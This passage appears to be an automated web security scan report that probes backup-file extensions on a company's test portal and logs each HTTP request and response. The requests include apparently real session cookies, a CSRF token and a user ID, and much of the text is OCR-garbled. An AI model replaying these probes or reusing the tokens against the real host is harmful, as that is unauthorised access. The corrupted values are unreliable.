looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div>
...[SNIP]...
```

23.46. https://testportal.zalaris.com/neptune/native/neptune_login_ping.bak

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_login_ping.html

Request 1

```
GET /neptune/native/neptune_login_ping.bak HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```


Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:44:15 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/nyyj.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:44:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
```


23.47. https://testportal.zalaris.com/neptune/native/neptune_login_ping.bz2

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/neptune/native/neptune_login_ping.html**

```
GET /neptune/native/neptune_login_ping.bz2 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43ehT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUzHP1QP|1656564413184|1656578588239
```

```

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:45:58 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000

```

```
<body><div id="ping"></div>
</body>
</html>
```

```
GET /neptune/native/hckw.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlH-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zX6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP1165656441318411656578588239
```

```

HTTP/1.1 404 APPLD not found
Date: Thu, 30 Jun 2022 08:46:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-login-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/" https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/" https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/" https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div>
</div><div class="text-center p-md-5"></div></div></div></div></div></div></div></div>
...[SNIP]...

```

23.48. https://testportal.zalaris.com/neptune/native/neptune_login_ping.cbz

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.cbz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:46:12 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dwp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/boeu.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:46:13 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dwp-sap: 21100006
```

```
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div>
...[SNIP]...
```

23.49. https://testportal.zalaris.com/neptune/native/neptune_login_ping.ear

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.ear HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEI2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUzHP1QP16565644131841656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:50:03 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
```

Request 2

Response 2

01-07-2022, 11:21 am

23.50. https://testportal.zalaris.com/neptune/native/neptune_login_ping.exe

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.exe HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
